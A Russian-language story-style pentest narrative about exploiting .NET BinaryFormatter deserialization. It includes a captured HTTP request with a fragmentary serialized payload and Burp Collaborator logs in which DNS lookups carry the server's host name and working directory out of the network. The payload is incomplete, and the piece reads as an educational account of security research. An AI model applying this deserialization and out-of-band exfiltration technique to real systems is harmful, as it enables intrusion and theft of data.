
~\$ А то! Обычно до этой стадии они доходят лет через десять после всех остальных. Если не веришь - открой [BinaryFormatter Security Guide](#). Там практически прямым текстом написано, что десериализация недоверенных данных через BinaryFormatter опасна независимо от того, насколько хорошо ты фильтруешь входные данные. Более того, Microsoft постепенно выводит его из эксплуатации. Почитай [BinaryFormatter Obsoletion Strategy](#). После этого начинаешь смотреть на старые .NET-приложения так, как опытный хакер смотрит на BinaryFormatter.Deserialize() - понимая, что вечер перестаёт быть скучным. Можешь еще полистать [эту презентацию](#) на досуге.

~\$ Там много читать?

~\$ Намного меньше, чем тебе ещё предстоит понять.

З.В. подозревал, что где-то у Маньяка существует отдельный текстовый файл с колкими фразами. Причём регулярно пополняемый. Он хотел было обидеться, но вовремя вспомнил старое правило: если Маньяк начинает язвить, значит разговор наконец-то стал интересным.

~\$ Ладно, с этим разобрались. Покажи что получилось по итогу.



```
Host: /CVMServer/PlayerConfig/FilterPresentationSchedules HTTP/1.1
Cookie:
User-Agent: Mozilla/5.0 (X11; Linux i86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https:// CVMServer/PlayerConfig/Read?selectedTab=PlayerConfig&EntityName=PlayerConfig&PID=264
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 1690
Origin: https://
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

{"id":"AAEAAAD",
"AAAA",
"V3PqB252Lk",
"4wLjAuM0vg0",
"WD0ceVz2NSG",
"v25vZnZHW",
"rXl9CYWnraW",
"dfSUQ+a19f0",
"BgR9vKwVL0t",
"Ca0Gc9Wj5",
"Prap1Y3F9Fm",
"50DwxYUJ5z",
"TM0ZT4A0V1g",
"z2p1QpR9Q",
"pFrom":,
"pTo":}

1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Vary: Accept-Encoding
7 Server: Microsoft-IIS/10.0
8 X-Frame-Options: SAMEORIGIN
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1
11 Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self' data:;
12 Referrer-Policy: strict-origin-when-cross-origin
13 Date:
14 Connection: close
15 Content-Length: 12244
16
17
18
19
20
21
22 <div class="form-group" data-CustomList="" id="DefaultCustomListElementID">
23 <input id="ShowSettingsDialogFunctionName" name="ShowSettingsDialogFunctionName"
24 type="hidden" value="
25 /CVMServer/PlayerConfig/ShowPresentationSchedulesSettingsDialog" />
26 <input id="DeleteSettingsFunctionName" name="DeleteSettingsFunctionName" type="
27 hidden" value="/CVMServer/PlayerConfig/DeletePresentationSchedule" />
28 <input id="AdditionalInfoValue" name="AdditionalInfoValue" type="hidden" value="
29 " />
30 <input id="ShowMessageValue" name="ShowMessageValue" type="hidden" value="False"
31 />
32 <input id="TextOfMessageValue" name="TextOfMessageValue" type="hidden" value=""
33 />
34 <div class="form-group" id="filterContainer">
35 <div class="form-group">
36 <div class="CustomList-DateFilter">
37 <div class="form-group">
38 <label class="control-label float-normal text-align-normal sm-padding
39 col-lg-3 col-md-4 col-sm-6 col-xs-12" form="From">
40 From
41 </label>
42 <div class="float-normal date-picker col-lg-3 col-md-4 col-sm-6
```

#	Time	Type	Payload	Source IP address
273	[REDACTED]	UTC	DNS	[REDACTED]
272	[REDACTED]	UTC	DNS	[REDACTED]
271	[REDACTED]	UTC	DNS	[REDACTED]
270	[REDACTED]	UTC	DNS	[REDACTED]

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **TSZCVMAPP1** [REDACTED]

The lookup was received from IP address [REDACTED] 37053 at [REDACTED] UTC.

#	Time	Type	Payload	Source IP address
279	[REDACTED]	UTC	DNS	[REDACTED]
278	[REDACTED]	UTC	DNS	[REDACTED]

Description

DNS query

The Collaborator server received a DNS lookup of type A for the domain name **C--windows-system32-inetsrv** [REDACTED]

The lookup was received from IP address [REDACTED] 12250 at [REDACTED] UTC.

На экране один за другим появлялись DNS-запросы. З.В. довольно откинулся на спинку кресла. Всё-таки видеть результат своей работы было приятно.

Маньяк тоже заметил результат, но, вопреки ожиданиям, смотрел не на экран.

~\$ Кстати, я так и не понял, чего ты так разозлился из-за этой премии? Пока чистил твой компьютер от очередной коллекции подозрительных .dll файлов, я недели две наблюдал, как ты к ней готовишься. Она каждый год проходит. И занесло тебя на нее из 2075 года не случайно. Меньше надо в Глубине торчать и тыкать по каждой акции — “билет в будущее”.

~\$ Потому что главный приз отдали ресерческому кейсу, а не нормальному пентестерскому.

Маньяк усмехнулся и кивнул в сторону DNS-запросов.

~\$ Правда? Забавно. Потому что RCE ты получил за пять минут, а следующие два часа мы обсуждали сериализаторы, gadget chains и внутренности .NET. Есть старая истина: получить RCE - это событие, а объяснить, почему оно получилось - это уже профессия.

З.В. хотел было возразить, но неожиданно для себя вспомнил весь их разговор и промолчал.

~\$ Получается, весь сегодняшний вечер...

~\$...ты занимался именно тем исследованием, на которое ворчал после церемонии. Просто когда ресерч делаешь сам - он кажется интересным. А когда читаешь чужой - кажется, что награду должны были дать тебе.

Эпилог

Такси неспешно пробиравлось сквозь вечерний город. Огни витрин отражались в окне, смешиваясь с редкими каплями дождя. По дороге домой З.В. машинально прокручивал в голове события сегодняшнего дня.

Премия. Разочарование. Споры с Маньяком. Gadget chains. BinaryFormatter.

Десериализация. Он усмехнулся. Похоже, Маньяк был прав. Самое интересное начиналось не тогда, когда получаешь RCE, а тогда, когда начинаешь понимать, почему он вообще появился.

Впервые за весь вечер З.В. поймал себя на мысли, что исследовательские кейсы больше не кажутся ему чем-то оторванным от реальности в контексте премии. За каждой находкой, за каждой строчкой кода стояли часы чужой работы, любопытства и попыток понять систему чуть глубже остальных. Иногда именно это понимание и оказывалось самым ценным результатом.

За окном проплывали знакомые улицы и в то время З.В. даже представить себе не мог, что через восемь месяцев в далёкой-далёкой стране [именно этот ресерч](#) поможет ему и его команде собрать один из самых красивых kill chain'ов что он когда-либо видел.

Но это уже совсем другая история.